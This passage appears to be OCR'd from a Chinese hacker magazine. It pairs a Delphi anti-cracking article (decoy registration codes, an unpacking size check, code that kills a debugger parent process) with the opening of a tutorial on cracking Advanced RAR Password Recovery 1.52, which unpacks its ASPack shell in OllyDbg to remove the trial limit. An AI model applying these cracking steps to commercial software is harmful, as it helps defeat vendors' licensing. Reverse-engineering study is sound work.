


图 5

05 年第 5 期的“轻松破解 QQ 聊天纪录终结者”中作者提出找不到“注册码错误”字符串的疑惑，我估计很可能就是因为这个原因。

3 施放“箔条”反破解

之所以 X 档案 5 期的“轻松破解 QQ 聊天纪录终结者”一文的作者能够成功破解，是因为他使用了 WinHex 来读取程序内存，因为不管怎么计算，真正的注册码总会在内存中出现，并且和用户输入的注册码进行比较。我并没有想出如何阻止这种破解的方法，因为我想不出有什么方法来阻止真正的注册码在内存中出现。这种情况就像飞机在面对雷达制导的导弹一样，虽然没有办法阻止导弹的袭击，但是它可以采取施放箔条等措施来干扰导弹找到正确的目标。于是我们在进行注册核对的前后，也可以进行大量的虚假注册码计算与核对来迷惑诱骗破解者：即使我们的注册码在内存出现，但是同时还伴随上百条假注册码充斥在内存中，我想利用 WinHex 的破解者看到这么多的“箔条”应该很头痛吧！以下是一段实现的 delphi 程序代码：

```
var code:string;
    i,i1,i2:integer;
    s1,s2:string;

begin
{ //假注册码诱骗
  for i:=1 to 100 do
  begin

    i1:=random(100);
    i2:=random(100);
    s1:=inttostr(i1);
```

```
    s2:=inttostr(i2);
    if transfer(s1)=transfer(s2) then
     label3.Caption:='注册成功' else
     label3.Caption:='注册失败';
    end;
    //诱骗结束

  code:=transfer(edit5.Text);
  if edit6.Text=code then

      image1.Visible:=true
                  else
      image2.Visible:=true;

  end;
```

在上面的代码中，假注册码的计算结果还使用了字符串“注册成功”、“注册失败”来进行提示，如果破解者首先利用字符来寻找关键跳破解，估计破解出来的注册码会让破解者比较郁闷。

4 防止程序被脱壳

破解者在破解之前总会检查程序是否被加壳，因为壳对程序的保护作用很大。如果我们的程序在脱壳后无法运行，对于破解者的调试和跟踪将起到很大的阻止效果。假设我们的程序本来800k，加壳以后400k，我们只需要在程序运行开始检查自身大小，若体积大于400k便立即终止程序。以下便是一小段检查程序大小的delphi代码：

```
function GetFileSize2(filename:string):integer;
var
    sr:TSearchRec;
begin
    if (findfirst(filename,faAnyfile and not faDirectory,
sr)<>0) then result:=0
    else result:=sr.size;
    findclose(sr);
end;
```

我们只需要给这个函数输入文件路径作为参数，它便可以返回此文件的体积了，所以编写一个启动时检测自身大小的模块还是很容易实现，这样程序被脱壳后就自动关闭，或者弹出告诫破解者的对话框。如果做的有意思一点可以警告破解者：您现在已经将程序脱壳，如果继续跟踪调试，将会被格掉硬盘……呵呵，开个玩笑。

5 防止程序被跟踪调试

大概一个厉害的破解者可以脱掉很厉害的外壳吧，也许还能把我们前面发现被脱壳后就自动关闭的代码去掉，但是软件编写者不会让破解者轻松运行ollydbg之类的调试软件来分析代码的。05年4期的“亲父鉴定——反Ollydbg调试一法”一文就提出了这样的思想：如果发现程序不是在Explorer中运行，而是在调试程序中运行的话，就采取一定的措施。

可惜“亲父鉴定”一文中的代码实在比较晦涩，我觉得可读性不强，于是在在网上找了一段可读性较强的代码，并且进行了少量修改，让它在2000/XP下也可以正常工作，代码如下：

```
procedure TForm1.Button1Click(Sender: TObject);
var //检查自己的进程的父进程
    Pn: TProcessEntry32;
    sHandle: THandle;
    H, ExplProc, ParentProc: Hwnd;
    Found: Boolean;
  begin
    H := 0;
    ExplProc := 0;
    ParentProc := 0;

  //得到所有进程的列表快照
        sHandle := CreateToolHelp32SnapShot
(TH32CS_SnapProcess, 0);
      pn.dwSize := Sizeof(pn);
  Found := Process32First(sHandle, Pn); //查找进程

      while Found do //遍历所有进程

      begin

        if Pn.szExeFile = extractfilename(application.
ExeName) then //自己的进程
        begin
          ParentProc := Pn.th32ParentProcessID; //
得到父进程的进程ID
          //父进程的句柄
          H := OpenProcess(PROCESS_ALL_ACCESS,
True, Pn.th32ParentProcessID);
        end
        else
    if UpperCase(Pn.szExeFile) = 'EXPLORER.EXE' then
      ExplProc := Pn.th32ProcessID;    //Explorer的PID
  Found := Process32Next(sHandle, Pn); //查找下一个
      end;

      //父进程不是Explorer，是调试器……
      if ParentProc <> ExplProc then
      begin
    TerminateProcess(H, 0); //杀掉调试程序进程

      showmessage('这是在调试器中运行');
      end;
```

我觉得这段Delphi代码的可读性还是比较好的，当然，读者要亲自试一下的话，请在uses中引用TlHelp32这个模块，最好还要有进程操作的API编程基础。不过要小心哦，这段代码在Delphi编译器中运行的时候它会认为程序编译器也是调试器，所以它会“六亲不认”地把程序编译器也给杀掉。

由于学习软件破解时间不长，所以我也不知道一个破解高手如何对付以上几条反破解的措施。于是根据以上几点写了个比较小的注册模块程序，这个小程序在发现被脱壳以及在被调试的时候不会关闭自身和调试器，我觉得那样难度有点太高了。我更想知道的是除掉字符串以及加入“箔条注册码”以后的软件如何破解。如果有高手有办法破解或者什么好的点子，请在X档案发文章告诉大家。

（本文涉及到的反破解测试程序，光盘有收录）

Cracker组合招式之轻取密码破解器

逆枫

对象：Advanced RAR Password Recovery V1.52
工具：OllyDbg1.1、PEID、ImportREC1.42+、LordPE、DIRApi等
面向读者：程序员，加解密爱好者
前置知识：基本汇编知识，工具的简单使用

一、前言

作为elcomsoft出品的系列密码恢复工具，包括Windows文档密码恢复、PDF文件密码恢复、RAR压缩包密码恢复等软件，软件的最新试用版可以到官方网站http://www.elcomsoft.com/prs.html进行下载。试用版的限制是在暴破模式时只能指定3位密码的长度及在字典模式时破解方面有一些限制，虽然在网上有一些破解版发行，但好像做得不怎么好，本文就是从解除暴破模式时只能指定3位密码的长度这一限制，依次涉及到破壳、找注册算法、寻找关健漏洞、暴力破解软件等技术。

二、三步解除软件的加壳保护

由于这个软件采用MD5算法并用注册码与软件内置的MD5值进行比较，直接查找算法基本不可能，所以只好采用暴力破解软件，要暴力破解就要除掉软件的保护外壳。看看软件是加什么壳，如图1。




图1

可以看到这个软件加的是ASP1.23的壳，由于这个软件是用Watcom C/C++编写，使得修复IAT有点麻烦，后面会详细涉及。

第一步：寻找OEP入口。要找原始程序的入口，先用OD载入程序，会提示程序加壳压缩问要不要分析，我们选择不要分析。再设置一下OD，点击菜单“OPTIONS/DEBUGGING OPTIONS”，按图2进行设置。




图2




图3

设置好后，按F9运行程序，程序会出现如图3所示的提示，并暂停。

这是ASP1.23用到的SEH进行的解码，我们可以不要理会这些提示，按“SHIFT + F9”就可以继续执行，按了25次“SHIFT + F9”，会来到ASP1.23最后一个SEH处，如图4。




图4

执行完这个SHE后程序就会跳到OEP了，所以当程序停在图4所示处时，在那句RETN按F2下断，再按一下“SHIFT + F9”，程序就会停在那句RETN处。

好了，如果来到上面提示的那里，我们要下内存断点让程序在OEP入口点处断下来，打开菜单VIEW/MEMORY，在弹出的窗口中，按图5所示在程序的代码段下内存断点。




图5

你可能会问为什么要这样下断？因为我们知道程序分为代码段及数据段，当ASP1.23外壳执行完后，就要跳到真正程序的代码段，将控制权交给原程序，而刚跳到真正程序的代码处就是原程序的OEP，如果在那里开始DUMP程序就可以脱掉ASP的外壳了。

按图5设置完内存断点后，再按一下F9，程序就会中断在如图6的地方。




图6

可以看到程序的OEP为：4174E4（当前入口）－400000（程序基址）＝174E4。

